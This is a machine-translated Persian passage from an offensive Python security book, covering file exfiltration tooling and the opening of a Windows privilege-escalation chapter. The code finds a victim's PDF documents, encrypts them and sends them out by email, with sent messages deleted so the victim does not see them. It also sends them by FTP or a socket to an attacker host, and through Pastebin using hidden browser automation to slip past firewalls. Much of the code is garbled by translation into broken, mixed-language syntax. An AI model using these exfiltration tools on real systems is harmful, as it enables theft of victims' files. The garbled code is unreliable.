برای رمزگشایی، مراحل تابع رمزگذاری را برعکس می کنیم . ابتدا ما base64- رشته را به بایت 1 رمزگشایی می کنیم. سپس کلید جلسه رمزگذاری شده را به همراه سایر پارامترهایی که باید رمزگشایی کنیم، از رشته بایت رمزگذاری شده 2 می خوانیم. کلید جلسه را با استفاده از کلید خصوصی RSA 3 رمزگشایی می کنیم و از آن کلید برای رمزگشایی استفاده می کنیم. خود را با رمز 4 AES پیام دهید.

در نهایت، آن را به یک رشته بایت متن ساده 5 از حالت فشرده خارج کرده و برمی گردیم.
بعد، این بلوک اصلی آزمایش توابع را آسان می کند:

```
اگر '__name__' == '__main__':
    1 تولید()
```

در یک مرحله، کلیدهای عمومی و خصوصی را تولید می کنیم .

اکنون می توانیم بلوک اصلی را برای استفاده از کلیدها ویرایش کنیم:

```
اگر '__name__' == '__main__':
    1 متن ساده = با سلام.
    چاپ (رمزگشایی (رمزگذاری (متن ساده)))
```

پس از تولید کلیدها، یک رشته بایت کوچک را رمزگذاری و سپس رمزگشایی می کنیم
و سپس نتیجه 1 را چاپ کنید.

استخراج ایمیل

واردادات 1 smtplib زمان واردات

اکنون که به راحتی می‌توانیم اطلاعات را رمزگذاری و رمزگشایی کنیم، باید روش‌های بنویسیم تا اطلاعاتی را که رمزگذاری کرده‌ایم استخراج کنیم. `email_exfil.py` باز کنید ، که از آن برای ارسال اطلاعات رمزگذاری شده از طریق ایمیل استفاده می‌کنیم:

`win32com.client` واردات

```
= 587 smtp_acct = 'tim@example.com' smtp_password = 'seKret' tgt_accts = ['tim@elsewhere.com']
3 smtp_server = 'smtp.example.com' smtp_port
```

ما از `smplib` وارد می‌کنیم، که برای عملکرد ایمیل بین پلتفرمی به آن نیاز داریم. به Win32com برای نوشتن تابع خاص ویندوز خود با استفاده از سرویس گیرنده ایمیل SMTP استفاده کنیم. این سرویس گیرنده ایمیل (SMTP) متصل شویم (اگر حساب Gmail دارید یک مثال ممکن است `smtp.gmail.com`). بنابراین نام سرور، پورتی که اتصالات را روی آن می‌پذیرد، نام حساب و رمز عبور حساب را مشخص می‌کنیم. سپس، اجازه دهید تابع مستقل از پلتفرم خود را `plain_email` بنویسیم:

```
:lame_nialpdef(موضوع, محتوا)
1 پیام='f+= موضوع: \n\n{contents.decode()}'\n\n{jn' smtp_acct}\n= smtplib.SMTP(smtp_server, smtp_port) server.starttls()
2 server.login(smtp_acct, smtp_password)

#server.set_debuglevel(1)
3 server.sendmail(smtp_acct, tgt_accts, message) time.sleep(1) server.quit()
```

تابع موضوع و محتویات را به عنوان ورودی می‌گیرد و سپس پیام ۱ را تشکیل می‌دهد که داده‌های سرور SMTP و محتوای پیام را در خود جای داده است. موضوع، نام فایلی خواهد بود که حاوی محتویات دستگاه قربانی است. مطالب

رشته رمزگذاری شده‌ای خواهد بود که از تابع رمزگذاری بازگردانه می‌شود . برای حفظ محرمانه بودن، می‌توانید یک رشته رمزگذاری شده را به عنوان موضوع پیام ارسال کنید.

در مرحله بعد به سرور متصل می‌شویم و با نام اکانت و پسورد وارد می‌شویم 2. سپس روش `sendmail` را با اطلاعات حساب خود و همچنین اکانت‌های هدف برای ارسال نامه و در نهایت خود پیام را فرخوانی می‌کنیم . می‌توانید اتصال را در کنسول خود مشاهده کنید.

1 دیدگاه تعریف (موضوع، محتوا):

```
message = outlook.CreateItem(0) 3 message.DeleteAfterSubmit =
2 پیام واقعی.موضوع = contents.decode() message.To = tgt_accts[0] ydoB_پیام
```

3 `message.Send()`

حالا باید یک تابع خاص ویندوز بنویسیم تا همین تکنیک را انجام دهیم:

تابع outlook آرگومان های تابع plain_email را می گیرد : موضوع و محتویات .1 ما از بسته win32com برای استفاده از برنامه Outlook 2 نمونه ای کیم و مطمئن می شویم که پیام ایمیل بلا فاصله پس از ارسال حذف می شود. در دستگاه آسیب‌دادده، ایمیل خروجی را در پوشش‌های پیام‌های ارسال شده و پیام‌های حذف شده مشاهده نمی‌کند. در مرحله بعد، موضوع پیام، متن و آدرس ایمیل هدف را پر می کنیم و ایمیل را از شماره 4 ارسال می کنیم.

در بلوک اصلی، تابع plain_email را فراخوانی می کنیم تا آزمایش کوتاهی از عملکرد را انجام دهیم:

```
if __name__ == '__main__': plain_email('test2 message', 'attack at dawn.')
```

پس از استفاده از این توابع برای ارسال یک فایل رمزگذاری شده به ماشین مهاجم خود، سرویس گیرنده ایمیل خود را باز کرده، پیام را انتخاب کرده و آن را کپی و در فایل جدیدی جایگذاری می‌کنید. سپس می‌توانید از آن فایل بخوانید تا با استفاده از تابع رمزگشایی در cryptor.py رمزگشایی کنید.

استخراج انتقال فایل

یک فایل جدید به نام transmit_exfil.py باز کنید که از آن برای ارسال اطلاعات رمزگذاری شده خود از طریق انتقال فایل استفاده می کنیم:

```
import ftplib import os import socket import win32file
```

```
(سرور)1 def plain_ftp (docpath, server='192.168.1.203'): ftp = ftplib.FTP  
          "anon@example.com")2 ftp.login  
          3 ftp.cwd('/pub/')  
+ os.path.basename(docpath). open(docpath, 'rb') as docfile4 ftp.storbinary("STOR")
```

ما را که برای عملکرد مستقل از پلتفرم استفاده می کیم و win32file را برای عملکرد خاص ویندوز خود وارد می کنیم.
ما، نویسندهان، ماشین مهاجم کالی خود را برای فعال کردن سرور FTP و
پذیرش آبود فایل های ناشناس در تابع plain_ftp مسیر فایل را که می خواهیم انتقال دهیم (docpath) و آدرس IP سرور (IP) (دستگاه کالی) را که به متغیر سرور 1 اختصاص داده شده است، منتقل می کنیم.

استفاده از Python ftplib ایجاد یک اتصال به سرور، ورود به سیستم 2 و رفتن به دایرکتوری هدف 3 را آسان می کند. در نهایت فایل را در پوشش هدف 4 می نویسیم.

برای ایجاد نسخه مخصوص ویندوز، تابع transmit را بنویسید ، که مسیر فایل را که می خواهیم انتقال دهیم (document_path) را طی می کند:

```
transmit(document_path): client = socket.socket()
    def
1       client.connect(('192.168.1.207', 10000))
        f: open(document_path, 'rb')
        f.read()
        f.close()
        f = win32file._get_osfhandle(f.fileno())
        f.write(b"")
        f.close()
```

درست همانطور که در فصل 2 انجام دادیم، با استفاده از پورت 10000 اینجا از پورت 1 استفاده می کنیم. در ماشین مهاجم خود باز می کنیم. در اینجا از پورت 10000 استفاده می کنیم. سپس از تابع win32file.TransmitFile استفاده می کنیم.

بلوک اصلی با ارسال یک فایل mysecrets.txt in در این مورد) به دستگاه شنود:

```
if __name__ == '__main__': transmit('./mysecrets.txt')
```

هنگامی که فایل رمزگذاری شده را دریافت کردیم، من توانیم از آن فایل بخوانیم تا رمزگشایی کنیم.

استخراج از طریق وب سرور

از مشتری واردات 1

```
import os import
تصادف
2 واردات درخواست واردات
زمان
3 نام کاربری = 'cd3xxx001xxxx02'
رمز عبور = 'tim'
'tim' = 'seKret' api_dev_key
```

در مرحله بعد، یک فایل جدید به نام `paste_exfil.py` نویسیم تا اطلاعات رمزگذاری شده خود را با ارسال به یک وب سرور ارسال کنیم. ما فرآیند ارسال سند رمزگذاری شده را به یک حساب کاربری در pastebin.com کنیم، این مرا قادر می‌سازد تا سند را به حالت مرگ درآورده و در صورت تمایل آن را بازیابی کنیم، بدون اینکه شخص دیگری بتواند آن را رمزگشایی کند. با استفاده از سایت معروف [Pastebin](#)، همچنین باید بتوانیم از هر لیست سیاهی که یک فایروال یا پروکسی ممکن است داشته باشد دور بزنیم، که در غیر این صورت ممکن است ما را از ارسال سند به آدرس IP یا وب سروری که کنترل می‌کنیم باز دارد. بباید با قرار دادن برخی از توابع پشتیبانی در اسکریپت `exfiltration` خود شروع کنیم.

زیر را وارد کنید:

ما درخواست‌هایی را برای مدیریت تابع 2 مستقل از پلتفرم وارد می‌کنیم و از کلاس کلاینت `win32com` برای تابع 1 مخصوص ویندوز استفاده می‌کنیم. ما در <https://pastebin.com> احراز هویت می‌کنیم، وب سرور و رشته رمزگذاری شده را آپلود کنید. برای احراز هویت، نام کاربری و رمز عبور و `api_dev_key` را تعریف می‌کنیم.

اکنون که واردات و تنظیمات خود را تعریف کردیم، اجازه دهید پلتفرم را بنویسیم
تابع مستقل: `plain_paste`

```
1 def plain_paste(عنوان, محتوا):
2     login_url = 'https://pastebin.com/api/api_login.php'
3     login_data = {
4         'api_dev_key': api_dev_key,
5         'api_user_name': 'نام کاربری',
6         'api_user_password': 'رمز عبور',
7     }
8     r = requests.post(login_url, data=login_data)
9     api_user_key = r.text
10    paste_url = 'https://pastebin.com/api/api_post.php'
11    paste_data = {
12        'api_paste_name': 'عنوان',
13        'api_paste_code': contents.decode(),
14        'api_dev_key': api_dev_key,
15        'api_user_key': api_user_key,
16        'api_option': 'paste',
17        'api_paste_private': 0,
18    }
19    data=paste_data print(r.status_code) print(r.text)
20    r = requests.post(paste_url,
```

مانند توابع ایمیل قبلی، تابع plain_paste فایل را برای عنوان و محتویات رمزگذاری شده را به عنوان آرگومان دریافت می کند. ابتدا، یک پست در API ورود ایجاد کنید و نام کاربری، api_dev_key و رمز عبور 2 خود را مشخص کنید. باسخ آن پست key_user_ashma است. این بیت داده همان چیزی است که برای ایجاد یک چسب تحت نام کاربری 3 خود نیاز دارید. درخواست دوم مربوط به پست 4 API است.

نام بیت خود (نام فایل عنوان ما است) و محتویات آن را به همراه آن بفرستید با کلیدهای API کاربر و توسعه دهنده خود. 5. وقتی عملکرد کامل شد، باید بتوانید در https://pastebin.com/ حساب کاربری خود شوید و محتویات رمزگذاری شده خود را بینید. برای رمزگشایی می توانید خمیر را از داشبورد خود دانلود کنید.

در مرحله بعد، تکنیک مخصوص ویندوز را برای انجام paste استفاده از اینترنت اکسپلورر من نویسیم. اینترنت اکسپلورر، شما من گویید؟ با وجود اینکه مرورگرهای دیگر مانند گوگل کروم، مایکروسافت اچ و موزیلا فایرفاکس این روزها محبوب‌تر هستند، بسیاری از محیط‌های شرکت همچنان از اینترنت اکسپلورر به عنوان مرورگر پیش‌فرض خود استفاده می‌کنند.

و البته، برای بسیاری از نسخه‌های ویندوز، نمی‌توانید اینترنت اکسپلورر را از سیستم ویندوز حذف کنید—بنابراین این تکنیک تقریباً همیشه باید برای توجیه ویندوز شما در دسترس باشد.

بیاید ببینیم چگونه می‌توانیم از اینترنت اکسپلورر برای کمک به استخراج اطلاعات سوء استفاده کنیم از یک شبکه هدف یکی از محققین امنیت کانادایی، کریم ناثو، اشاره کرد که اتوماسیون اینترنت اکسپلورر COM مزایای شگفت انگیزی را در استفاده از فرآیند explore.exe . که معمولاً مورد اعتماد و در لیست سفید است، برای استخراج اطلاعات از یک شبکه دارد. بیاید با نوشتن چند تابع کمک شروع کنیم:

```
1 def wait_for_browser():
    browser.ReadyState != "complete"
    time.sleep(0.1)
```

```
2 def random_sleep(): time.sleep(random.randint(5,10))
```

اولین مورد از این توابع، Wait_for_browser تضمین می‌کند که مرورگر رویدادهای خود را به پایان رسانده است. برای مدت زمان تصادفی می‌خوابد. این طراحی شده است تا به مرورگر اجازه دهد تا وظایف را اجرا کند که ممکن است رویدادها را با Document Object Model (DOM) ثبت نکند تا نشان دهد که آنها کامل شده اند. همچنین باعث می‌شود مرورگر کمی انسانی تر به نظر برسد.

اکنون که این توابع کمک را داریم، بیاید منطقی را برای ورود به سیستم و پیمایش داشبورد Pastebin متأسفانه، هیچ راه سریع و آسان برای یافتن عناصر UI در وب وجود ندارد (نویسندهای 30 دقیقه از فایرفاکس و ابزارهای توسعه‌دهنده آن برای بررسی هر عنصر HTML که برای تعامل با آن نیاز داشتم، صرف کردند). اگر می‌خواهید از سرویس دیگری استفاده کنید، باید زمان بندی دقیق، تعاملات DOM و عناصر HTML را نیز کشف کنید.

که مورد نیاز است—خوشیختانه پایتون قطعه اتوماسیون را بسیار آسان می کند. باید چند کد دیگر اضافه کنیم:

```
دف لگین ( يعني ):  
full_doc: 1 برای elem در full_doc = ie.Document.all  
2 if elem.id == 'loginform-username':  
    password': elem.setAttribute('value', elem.getAttribute('password'))  
elem.setAttribute('value', username) == 'loginform-  
  
'w0': ie.document.forms[0].submit() wait_for_browser(ie)  
random_sleep() if ie.Document.forms[0].id ==
```

تابع ورود با بازیابی همه عناصر در DOM آغاز می شود. به نظر من رسد برای فیلدهای نام کاربری و رمز عبور 2 و آنها را روی اعتبارنامه هایی که ارائه می کنیم تنظیم من کند (فراموش نکنید که برای یک حساب کاربری ثبت نام کنید). پس از اجرای این کد، باید وارد داشبورد Pastebin شده و آماده پیست کردن برخی اطلاعات باشید. حالا باید آن کد را اضافه کنیم :

```
text': timbusdef ie.Document.all: full_doc =  
full_doc: == 'postform-name': elem.setAttribute('value', title) 'postform-  
elif elem.id ==  
    elem.setAttribute('value', contents)  
  
if ie.Document.forms[0].id == 'w0': ie.document.forms[0].submit()  
random_sleep() ( يعني ) resworb_rof_tia
```

هیچ یک از این کدها در این مرحله نیای خلی جدید به نظر برسد. ما به سادگی از طریق DOM جستجو می کنیم تا عنوان و متن پست و بلگ را پیدا کنیم. تابع ارسال نمونه ای از مرورگر و همچنین نام فایل و محتوای فایل رمزگذاری شده را برای ارسال دریافت می کند.

اکنون که می توانیم وارد شویم و به Pastebin پست کنیم، باید کارهای نهایی را برای اسکریپت خود انجام دهیم :

```
:def ie_paste(عنوان, محتوا):  
    client.Dispatch('InternetExplorer.Application')  
    1 ( يعني )  
    2 ( يعني ) قابل مشاهده = 1
```

از cryptor import encrypt،
email_exfil import outlook، plain_email

```

ie.Navigate('https://pastebin.com/login')
    (يعنى) wait_for_browser ورود (يعنى)

    ie.Navigate('https://pastebin.com/')
        (يعنى) resworb_rof_tiaw ارسال (يعنى عنوان,
contents.decode()

3 ie.Quit()

if __name__ == '__main__':
    ie_paste('title', 'contents')

```

تابع `ie_paste` چیزی است که برای هر سندی که من خواهیم در Pastebin ذخیره کنیم فراخوانی می‌کنیم. ابتدا یک نمونه جدید از اینترنت اکسپلورer COM شن ۱ ایجاد می‌کند. نکته دقیق این است که می‌توانید روند را به صورت قابل مشاهده با غیر قابل مشاهده تنظیم کنید. آن را به ۰.۱۰۰ واقعاً مفید است اگر، به عنوان مثال، تروجان شما شناسایی فعالیت‌های دیگر در حال انجام است. در این صورت، می‌توانید شروع به استخراج اسناد کنید، که ممکن است به ترکیب بیشتر فعالیت‌های شما با فعالیت‌های کاربر کمک کند. پس از اینکه همه توابع کمکی خود را فراخوانی کردیم، به سادگی نمونه ۳ اینترنت اکسپلورر خود را من کشیم و بمن گردیم.

همه اش را بگذار کنار هم

در نهایت، ما روش‌های `exfiltration` را با `exfil.py` می‌بندیم، که می‌توانیم آن را برای استخراج فایل‌ها با استفاده از هر یک از روش‌هایی که قبلاً نوشتیم فراخوانی کنیم:

از `transmit_exfil import plain_ftp`,

```
paste_exfil import ie_paste, plain_paste import os
```

```

2 EXFIL = {
    'plain_email': plain_email,
    'plain_ftp': plain_ftp,
    'ie_paste': ie_paste,
    'plain_paste': plain_paste,
}
```

ابدا مأذول‌ها و توابعی را که ۱ نوشتید وارد کنید. سپس یک دیکشنری به نام EXFIL ایجاد کنید که مقادیر آن با توابع وارد شده ۲ مطابقت دارد.

این امر فراخوانی توابع مختلف تصفیه را بسیار آسان می‌کند. مقادیر نام توابع هستند، زیرا در پایتون، توابع شهر وندان درجه یک هستند و می‌توانند به عنوان پارامتر استفاده شوند. گاهی اوقات به این تکنیک اعزام دیکشنری می‌گویند. این بسیار شبیه یک عبارت `case` در زبان‌های دیگر عمل می‌کند.

اکنون باید تابعی ایجاد کنیم که اسنادی را که می‌خواهیم استخراج کنیم را پیدا کند:

```

def find_docs(doc_type='pdf'):
    برای نام فایل در
        نام فایل ها در (':\\فایل‌ها\\نام_فایل', نام فایل):
            if filename.endswith(doc_type):
                document_path = os.path.join(والد، نام فایل)
                    2بازده
                document_path

```

مولود `find_docs` کل سیستم فایل را برای بررسی استناد PDF می‌گذراند. وقتی یک را پیدا کرد، مسیر کامل را بر مبنای اگرداند و اجرای مجدد را به تماس‌گیرنده 2 می‌دهد.

در مرحله بعد، ما تابع اصلی را برای هماهنگ کردن اکسپلیتراسیون ایجاد می‌کنیم:

```

1متند def exfiltrate(document_path, method):
2    if ['transmit', 'plain_ftp']: در
3        filename = f'c:\\windows\\temp\\{os.path.basename(document_path)}'
4        open(document_path, 'rb') as f0: contents = f0.read() 'wb' as f1: f1.write(exfiltration(filename))
5
6        else: [روشن] (نام فایل) os.unlink([نام فایل]) LIFXE3
7
8        f.read() به صورت() با4
9        f: contents =
10       عنوان (document_path)
11       محتوایات = رمزگذاری (محتوا) 5
12       [روشن] (عنوان، محتوا) LIFXE

```

تابع `exfiltrate` به مسیر یک سند و متند ارسال می‌کنیم که مخواهیم از آن استفاده کنیم. آزمانی که روش شامل انتقال فایل باشد

من خواهیم، محتوایات را رمزگذاری می‌کنیم و یک فایل جدید را در یک فهرست موقعت من نویسیم. EXFIL را فراخوانی می‌کنیم تا روش مربوطه را ارسال کند، و از مسیر سند رمزگذاری شده جدید عبور می‌کنیم تا فایل را استخراج کنیم. 3 و سپس فایل را از دایرکتوری موقعت حذف کنید.

برای روش‌های دیگر، ما نیازی به نوشتن یک فایل جدید نداریم. در عوض، ما فقط باید فایل را که باید استخراج شود، بخوانیم، محتوایات آن را رمزگذاری کنیم و EXFIL را فراخوانی کنیم.


فرهنگ لغت برای ایمیل یا جایگذاری اطلاعات رمزگذاری شده 5. در بلوک اصلی، روی تمام استناد پیدا شده تکرار می‌کنیم. به عنوان یک آزمایش، ما آنها را از طریق روش `plain_paste` استخراج می‌کنیم، اگرچه می‌توانیم یک از شش تابعی که تعریف کردیم را انتخاب کنیم:

```
'plain_paste' if __name__ == '__main__':
    find_docs(): exfiltrate(fpath,
```

لگد زدن به لاستیک ها

قطعات متحرک زیادی در این کد وجود دارد، اما استفاده از این ابزار بسیار آسان است. به سادگی اسکریپت exfil.py خود را از یک میزبان اجرا کنید و منتظر بمانید تا نشان دهد که فایل ها را با موفقیت از طریق ایمیل، FTP یا Pastebin استخراج کرده است.

اگر اینترنت اکسپلورر را هنگام اجرای `exfile.py` مشاهده گذاشتید عملکرد، شما باید می توانستید کل فرآیند را تماشا کنید. پس از تکمیل، باید بتوانید به صفحه Pastebin خود بروید و چیزی شبیه شکل ۱-۹ را ببینید.



شکل ۱-۹: داده های استخراج شده و رمزگذاری شده در Pastebin

کامل! اسکریپت `exfil.py` یک سند PDF به نام `topo_post.pdf` را انتخاب کرد، محتویات را رمزگذاری کرد و مطالب را در `pastebin.com` آپلود کرد. ما می توانیم با دانلود پیست و وارد کردن آن به تابع رمزگشایی، فایل را با موفقیت رمزگشایی کنیم:

از رمزگشایی واردات رمزارز

```
f: = open('topo_post_pdf.txt', 'rb') # صورت f: می باشد
f.read() # محتویات را با f: می خوانیم
newtopo.pdf = open('newtopo.pdf', 'wb') # صورت newtopo.pdf می باشد
newtopo.pdf.write(f.read()) # محتویات را در newtopo.pdf ذخیره می کنیم
```


این قطعه کد فایل پیست دانلود شده ۱ را باز می کند، محتویات را رمزگشایی می کند و محتویات رمزگشایی شده را به عنوان یک فایل جدید می نویسد. سپس می توانید فایل جدید را با یک پن دی اف خوان باز کنید تا نقشه توپوگرافی حاوی نقشه اصلی و رمزگشایی شده را مشاهده کنید. ماشین قربانی

اکنون چندین ابزار برای اکسپلیتراسیون در جعبه ابزار خود دارید. اینکه کدام یک را انتخاب کنید به ماهیت شبکه قربانی و سطح امنیت استفاده شده در آن شبکه بستگی دارد.

Machine Translated by Google

10

WINDOWS PRIVILEGEES CAL AT ION



بنابراین شما یک جعبه را در داخل یک جعبه زیبا و آبدار قرار داده اید
شبکه ویندوز. شاید شما از یک سرریز پشته از راه دور استفاده
کرده اید یا خود را فیش کرده اید
زمان آن فرا رسیده است که به دنبال راه هایی برای افزایش امتیازات
باشید.

حتی اگر قبلاً به عنوان SYSTEM یا Administrator کار می کنید، احتمالاً
چندین راه برای دستیابی به آن امتیازات من خواهدید، در صورتی که چرخه وصله دسترسی شما را از بین ببرد.
همچنین میتواند مهم باشد که فهرستی از افزایش امتیازات را در جیب پشتی خود داشته باشید، زیرا برخی از
شرکت‌ها نرمافزاری را اجرا می‌کنند که ممکن است تجزیه و تحلیل آن در محیط شما دشوار باشد، و ممکن است
تا زمانی که در یک شرکت تجاری نباشید با آن نرمافزار مواجه نشوید. همان اندازه یا ترکیب

در یک افزایش امتیاز معمولی، شما از یک درایور با کدگذاری ضعیف یا مشکل هسته بومی ویندوز سوء
استفاده می کنید، اما اگر از یک اکسپلوبیت با کیفیت پایین استفاده می کنید یا در حین بهره برداری مشکل وجود
دارد، خطر ایجاد بی ثباتی سیستم را تهدید می کند. بیایید روش‌های بزرگی را برای کسب امتیازات بالا در ویندوز
بررسی کنیم. مدیران سیستم در شرکت‌های بزرگ معمولاً وظایف یا خدماتی را برنامه‌ریزی می‌کنند که فرآیندهای
فرزند را اجرا می‌کنند یا اسکریپت‌های PowerShell یا VBScript را برای خودکارسازی فعالیت‌ها اجرا می‌کنند.
فروشندهان نیز اغلب وظایف خودکار و داخلی دارند که به همان شیوه عمل می کنند. ما سعی خواهیم کرد از
هرگونه فرآیند با امتیاز بالا که فایل‌ها را مدیریت می‌کنند یا باینری‌هایی را اجرا می‌کنند که توسط کاربران با امتیاز
پایین قابل نوشتمن هستند، استفاده کنیم. بنی شمار هستند

راه هایی برای شما برای افزایش امتیازات در ویندوز، و ما تنها چند مورد را پوشش خواهیم داد. با این حال، هنگامی که این مفاهیم اصلی را درک کردید، من توانید اسکریپت های خود را گسترش دهید تا شروع به کاوش در گوشه های تاریک و کپک زده اهداف ویندوز خود کنید.

ما با پادگیری نحوه اعمال برنامه‌نویسی ابزار مدیریت ویندوز (WMI) برای ایجاد یک رابط انعطاف‌پذیر که بر ایجاد فرآیندهای جدید نظارت می‌کند، شروع می‌کنیم. ما داده‌های مفیدی مانند مسیرهای فایل، کاربری که فرآیند را ایجاد کرده است و امتیازات فعلی را جمع‌آوری می‌کنیم. سپس همه مسیرهای فایل را به یک اسکریپت نظارت بر فایل و اگذار می‌کنیم که به طور مداوم فایل های جدید ایجاد شده و همچنین آنچه را که روی آنها نوشته می‌شود را پیگیری می‌کند. این به ما می‌گوید که فرآیندهای دارای امتیاز بالا به کدام فایل ها دسترسی دارند. در نهایت، با تزربیق کد اسکریپتی خودمان به فایل، فرآیند ایجاد فایل را متوقف می‌کنیم و فرآیند با امتیاز بالا را مجبور می‌کنیم که یک بوسته فرمان را اجرا کند. زیبایی کل این فرآیند این است که شامل هیچ گونه اتصال API نمی‌شود، بنابراین ما می‌توانیم زیر را دار اکثر نرم افزارهای آتش ویروس پرواز کنیم.

نصب پیش نیازها

برای نوشتن ابزار در این فصل باید چند کتابخانه نصب کنیم. موارد زیر را در پوسته cmd.exe در ویندوز اجرا کنید:

```
pywin32 wmi pyinstaller C:\Users\tim\work> pip
```

ممکن است زمانی که کی لاگر و اسکرین شات‌گیر خود را در فصل 8 ساختید، pyinstaller را نصب کرده باشید ، اما اگر نه، آن را اکنون نصب کنید (من توانید از بیپ استفاده کنید). در مرحله بعد، سرویس نمونه ای را ایجاد می‌کنیم که از آن برای آزمایش اسکریپت های نظارتی خود استفاده می‌کنیم.

ایجاد سرویس آسیب‌پذیر BlackHat

سرویس که ما ایجاد می‌کنیم مجموعه ای از آسیب‌پذیری ها را تقلید می‌کند که معمولاً در شبکه های سازمانی بزرگ یافت می‌شوند. بعداً در این فصل به آن حمله خواهیم کرد. این سرویس به صورت دوره ای یک اسکریپت را در یک دایرکتوری موقت کپی می‌کند و آن را از آن دایرکتوری اجرا می‌کند. برای شروع bbservice.py باز کنید :

```
subprocess import sys
    import shutil import
import servicemanager
    import os
```

```
وارادات win32event
import win32serviceutil
    win32service
```

```
SRCDIR = 'C:\\\\Users\\\\tim\\\\work'
TGTDIR = 'C:\\\\Windows\\\\TEMP'
```

در اینجا، ما واردات خود را انجام می‌دهیم، دایرکتوری منع را برای فایل اسکریپت تنظیم می‌کنیم، و سپس دایرکتوری هدف را که سرویس آن را اجرا می‌کند، تنظیم می‌کنیم. اکنون، ما سرویس واقعی را با استفاده از یک کلاس ایجاد می‌کنیم:

```
BHServerSvc (win32serviceutil.ServiceFramework): کلاس
    _svc_name_ = "BlackHatService"
    _svc_display_name_ =
        "سرویس کلاه سیاه"
    _svc_description_ =
        "Farsi Persian - 100% Farsi Persian"
    چه چیزی ممکن است اشتباه باشد؟"

self.vbs = os.path.join(TGTDIR, 'bhservice_task.vbs') self.timeout = 1000 # 10s
```

```
win32serviceutil.ServiceFramework.__init__(self, args) win32event.CreateEvent(self.hWaitStop =
    0, 0, 0, "هیچ")
2     def SvcStop(self):
        win32event.SetEvent(self.hWaitStop)
        self.ReportServiceStatus(win32service.SERVICE_STOP_PENDING)
3     self.ReportServiceStatus(win32service.SERVICE_RUNNING)
def SvcDoRun(self):
    self.main()
```

این کلاس اسکلت چیزی است که هر سرویس باید ارائه دهد. از `win32serviceutil.ServiceFramework` به ارت
می‌برد و سه روش را تعریف می‌کند. در ابتداء
روش، چارچوب را مقداردهی اولیه می‌کنیم، مکان اسکریپت را برای اجرا تعریف می‌کنیم، یک دقیقه زمان تعیین می‌کنیم
و شی رویداد ۱ را ایجاد می‌کنیم. در روش `SvcStop` وضعیت سرویس را تنظیم می‌کنیم و سرویس را متوقف می‌کنیم.
در `SvcDoRun` روش، سرویس را راه اندازی می‌کنیم و متد اصلی را که وظایف ما در آن اجرا می‌شود، فراخوانی می‌کنیم.
3. این متد اصلی را در ادامه تعریف می‌کیم:

```
دف اصلی (خود):
1 در حال که درست است:
2 = win32event.WaitForSingleObject(2 if ret_code ==
win32event.WAIT_OBJECT_0: servicemanager.LogInfoMsg         ret_code
3 "سرویس در حال توقف است")self.hWaitStop, self.timeout)

زیگ تغیریج
src = os.path.join(SRCDIR, 'bhservice_task.vbs') shutil.copy(src, self.vbs)
3 subprocess.call("cscript.exe %s" % self.vbs, shell=False) os.unlink(self.vbs)
```

در اصل، ما یک حلقة ۱ را راهاندازی کردیم که هر دقیقه اجرا می‌اشود، به دلیل زمان‌بندی خودکار پارامتر، تازمانی که سرویس سیگنال توقف ۲ را دریافت کند. در حالی که در حال اجرا است، فایل اسکریپت را در فهرست هدف کپی می‌کنیم، اسکریپت را اجرا می‌کنیم و فایل ۳ را حذف می‌کنیم.
در بلوك اصلی، هر آرگومان خط فرمان را مدیریت می‌کنیم:

```

== 1: servicemanager.Initialize()
__name__ == '__main__': if len(sys.argv)
    if
        servicemanager.PrepareToHostSingle(BHServerSvc)
    else: win32serviceutil.HandleCommandLine(BHServerSvc)
        servicemanager.StartServiceCtrlDispatcher()

```

ممکن است گاهی بخواهید یک سرویس واقعی روی یک ماشین قربانی ایجاد کنید.
این چارجوب اسکلت به شما طرح کل نحوه ساخت یک را می دهد. می توانید اسکریپت bhservice_tasks.vbs را در E:/ https://nostarch.com/black-hat-python2E/ پیدا کنید.
فایل را در دایرکتوری با SRCDIR را به این دایرکتوری تغییر دهید. دایرکتوری شما باید به شکل زیر باشد:

2020/06/22 09:02 AM <DIR>	.
2020/06/22 09:02 AM <DIR>	06/22/2020 11:26 AM 2,099 bhservice.py
2020/06/22 11:08	2501 bhservice_task.vbs

اکنون سرویس قابل اجرا را با pyinstaller ایجاد کنید:

C:\Users\tim\work> pyinstaller -F --hiddenimport win32timezone bhservice.py

این دستور فایل bbservice.exe را در زیر شاخه dist ذخیره می کند . باید تغییر کنیم به آن دایرکتوری بروید تا سرویس را نصب کرده و شروع کنید. به عنوان مدیر، این دستورات را اجرا کنید:

C:\Users\tim\work\dist> bbservice.exe نصب کنید	.
	شروع می شود C:\Users\tim\work\dist> bbservice.exe

اکنون، هر دقیقه، سرویس فایل اسکریپت را در یک پوشه موقت می نویسد، اسکریپت را اجرا می کند و فایل را حذف می کند. تا زمانی که استاپ را اجرا نکنید این کار را انجام می دهد دستور:

C:\Users\tim\work\dist> bbservice.exe stop

می توانید هر چند بار که بخواهید سرویس را شروع یا متوقف کنید. به خاطر داشته باشید که اگر کد را در bbservice.py تغییر دهید، باید یک فایل اجرایی جدید با pyinstaller ایجاد کنید و ویندوز را با آپدیت پارگذاری مجدد کنید.
فرمان وقتی بازی با سرویس در این فصل تمام شد، آن را با bbservice remove

تو باید خوب بروی حال بیایید به قسمت سرگرم کننده پردازیم!

ایجاد یک مانیتور فرآیند

چندین سال پیش، جاستین، یک از نویسندهای این کتاب، به `Jefe`، اپروره ای از ارائه دهنده امنیت Immunity در هسته خود، یک سیستم نظارت بر فرآیند بسیار ساده است. این ابزار برای کمک به افراد در تیم های دفاعی طراحی شده است که فرآیند ایجاد و نصب بدافزار را پیگیری کنند.

